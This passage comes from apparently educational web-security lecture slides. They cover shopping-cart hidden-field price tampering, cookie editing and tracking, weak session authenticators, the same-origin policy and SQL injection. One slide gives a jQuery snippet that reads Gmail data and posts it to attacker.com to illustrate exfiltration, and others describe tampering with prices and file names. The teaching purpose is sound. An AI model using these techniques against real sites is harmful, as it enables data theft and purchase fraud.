    <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">  
  
</FORM>
```

Shopping-Cart-Form Tampering


- ❑ Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store.
- ❑ These parameters can include the item's name, weight, quantity, product ID, and price. Any application that bases price on a hidden field in an HTML form is vulnerable to price changing by a remote user. A remote user can change the price of a particular item they intend to buy, by changing the value for the hidden HTML tag that specifies the price, to purchase products at any price they choose.
- ❑ Platforms Affected:
 - 3D3.COM Pty Ltd: ShopFactory 5.8 and earlier
 - Adgrafix: Check It Out Any version
 - ComCity Corporation: SalesCart Any version
 - Dansie.net: Dansie Shopping Cart Any version
 - Make-a-Store: Make-a-Store OrderPage Any version
 - McMurtrey/Whitaker & Associates: Cart32 3.0
 - Rich Media Technologies: JustAddCommerce 5.0
 - Web Express: Shoptron 1.2
 - @Retail Corporation: @Retail Any version
 - Baron Consulting Group: WebSite Tool Any version
 - Crested Butte Software: EasyCart Any version
 - Intelligent Vending Systems: Intellivend Any version
 - McMurtrey/Whitaker & Associates: Cart32 2.6
 - pknutsen@nethut.no: CartMan 1.04
 - SmartCart: SmartCart Any version


Other Risks of Hidden Forms


- ❑ Estonian bank's Web server
- ❑ HTML source reveals hidden variable that points to a file name whose content is displayed on the page
- ❑ Change file name to password file
 - this is another example of the flaw at the root of SQL injection which we repeatedly encounter in Web security – what is it?
 - failure to sanitize user input – a top-10 cause of security breaches
- ❑ Web server displays contents of password file!
 - even worse, the bank was not using shadow password files!!
- ❑ Standard cracking program took 15 minutes to crack root password

“Cookie”-Based Session State

- A **cookie** is an object created by an Web server to store information on your computer







What Are Cookies Used For?

- ❑ Authentication
 - Remember that user authenticated correctly in the past, to make subsequent authentication convenient (transparent to user)
- ❑ Personalization
 - Recognize user from a previous visit ("Welcome back Ed!")
- ❑ Transaction Processing
 - Connect a sequence of user actions on a site to represent a transaction such as selecting items for purchase ("shopping cart") and then paying for cart items at checkout
- ❑ Tracking
 - Follow the user from site to site; learn his/her browsing behavior, interests, product preferences, and so on

Cookie

- ❑ A named string stored by the browser in response to an HTTP “Set-Cookie” response header
 - Cookies can be read and written entirely on client side using JavaScript
- ❑ Accessibility
 - persists for the duration of the browser session (but an expiration date may be specified when created)
 - is associated with the Web site sub-tree of the document that created it (but a cookie path may be specified when created)
 - is accessible to pages on the server that created it (but a cookie domain may be specified when created)

Cookie Management


- ❑ Cookie ownership
 - once a cookie is saved on your computer, only the Web site that created the cookie can read it
- ❑ Variations
 - Temporary cookies
 - stored only until you quit your browser
 - Persistent cookies
 - remain until deleted or expire
 - Third-party cookies
 - originate on or are sent to another website
 - e.g. cookie set for image loaded from a site other than the one you visited (how does that work?)

3rd-party cookies

- ❑ Get a page from merchant.com
 - contains
 - image fetched from DoubleClick.com
 - now DoubleClick knows your IP address, which can be geocoded, and the page you were looking at (Referer page)
- ❑ DoubleClick sends back a suitable advertisement
 - stores a cookie that identifies "you" at DoubleClick
- ❑ Next time you visit a page with a doubleclick.com image
 - your DoubleClick cookie is sent back to DoubleClick
 - DoubleClick could maintain the set of sites "you" viewed
 - send back targeted advertising (and new cookie(s))
- ❑ Cooperating sites
 - can pass information about "you" to DoubleClick in URL, ...

- ❑ Cookies may include any information about you known by the Web sites that create them
 - your browsing activity, account status, preferences, etc.
- ❑ Sites can share this information
 - advertising networks (monetizing your Web surfing)
 - [2o7.net](#) “tracking cookie” (cookie that is shared among two or more web pages for the purpose of tracking a user's surfing history)
 - see if it shows up in your browser cookie list (likely)

Privacy Issues with Cookies




Storing State in Browser Cookies

- ❑ Set-cookie: price=299.99
- ❑ User edits the cookie... cookie: price=29.99
- ❑ What's the solution?
- ❑ Add a MAC to every cookie, computed with the server's secret key?
 - price=299.99; mac=HMAC(ServerKey, 299.99)
- ❑ But what if the Web-site changes the price?
 - honour cookies as “rain checks”?
 - better alternative – don't store app data in cookie


Web Authentication via Cookies

- ❑ Want authentication system that works over HTTP and does not require servers to store session state
- ❑ Servers can use cookies to store state on client
 - After client successfully authenticates, server computes an authenticator and gives it to browser in a cookie
 - must prevent forged authenticator; why?
 - example: hash(server's secret key, session id)
 - With each request, browser presents the cookie
 - Server recomputes and verifies the authenticator
 - server doesn't need to remember the authenticator, why?

Authentication without Cookies



Authentication with Cookies



Authenticators must be unforgeable and tamper-proof
(malicious client shouldn't be able to compute/create his own or modify an existing authenticator)

Weak Authenticators: Security Risk

- ❑ Predictable cookie authenticator
 - Verizon Wireless - counter
 - Valid user logs in, gets counter, can view sessions of other users
- ❑ Weak authenticator generation:
 - WSJ.com: cookie = $\{\text{user}, \text{MAC}_k(\text{user})\}$
 - weak MAC exposes K from few cookies!
- ❑ Apache Tomcat: generateSessionID()
 - MD5(PRNG) ... but weak PRNG
 - results in predictable SessionID's

Browser Sandbox

❑ Idea


- For code executed in browser, restrict its access to OS, network, and browser data structures
- Goals: prevent malicious code from attacking you/your computer, and from interacting with other Web sites
- Example code: JavaScript (including embedded as in PDF), Java Applets, ActiveX

❑ Isolation of pages/documents loaded in browser

- conceptually similar to OS process isolation
- browser is a “weak” OS
- same-origin principle
 - browser “process” consists of related pages and the site they loaded from

Same-Origin Policy

- ❑ Basic idea
 - Only site that stores some information in the browser may later read/modify that information or depend on it in any way
- ❑ Goal: isolation of code/data loaded from different servers
- ❑ Each frame of a page has an origin
 - origin = protocol://host:port
- ❑ Frame can access its own origin
 - network access, read/write DOM, storage (cookies)
- ❑ Frame cannot access data associated with different origin



Same-Origin Policy

- Basic idea
 - Only site that stores some information in the browser may later read/modify that information or depend on it in any way
- Details
 - What is a “site”?
 - URL, domain, pages from same site ... ?
 - What is “information”?
 - cookies, document object, browsing history, cache, ... ?
 - Default only: users can set other policies
 - ultimately no way to keep sites from sharing information
- Major loophole:
 - Although scripts running on one page can't interact with other pages or sites, the Same-Origin policy does not apply to the scripts themselves (more on this later)

Same Origin Policy Examples

assuming origin `http://www.example.com`

URL of Target Window	Result of Same Origin Check	Reason
<code>http://www.example.com/index.html</code>	Passes	Same domain and protocol
<code>http://www.example.com/other1/other2/index.html</code>	Passes	Same domain and protocol
<code>http://www.example.com:8080/dir/page.html</code>	Does not pass	Different port
<code>http://www2.example.com/dir/page.html</code>	Does not pass	Different server
<code>http://otherdomain.com/</code>	Does not pass	Different domain
<code>ftp://www.example.com/</code>	Does not pass	Different protocol

Same-origin check applies to access to window object of other frames, etc.

Same-Origin Principle and JavaScript

- ❑

```
$.get("https://mail.google.com", function(data) {  
    $.post("https://attacker.com",  
        {maildata: data});  
});
```
- ❑ jQuery XMLHttpRequest (Ajax) code to GET (retrieve) data from Gmail, with “callback” function to POST (send) the data received from Gmail to attacker.com
- ❑ Mitigation: SOP
- ❑ XMLHttpRequest cannot load https://mail.google.com/. Origin https://attacker.com is not allowed by Access-Control-Allow-Origin

Same-Origin Principle and JavaScript

- ❑ Major flaw:
 - Although scripts running on one page can't interact with other pages or sites, the Same-Origin policy does not apply to the scripts themselves
- ❑ JavaScript is inherently a 'global' language:
 - variables and functions have global scope
 - objects inherit from a global object
- ❑ Different scripts (possibly loaded from different sites) can interact with each other's variables !
 - different scripts can redefine each other's functions
 - scripts can override native methods
 - scripts can transmit data anywhere
 - scripts can watch keystrokes
 - scripts can steal cookies
 - all scripts run with equal authority

Top 3 Web app vulnerabilities

❑ SQL Injection

- Browser sends malicious input to server
- Bad input checking leads to malicious SQL query

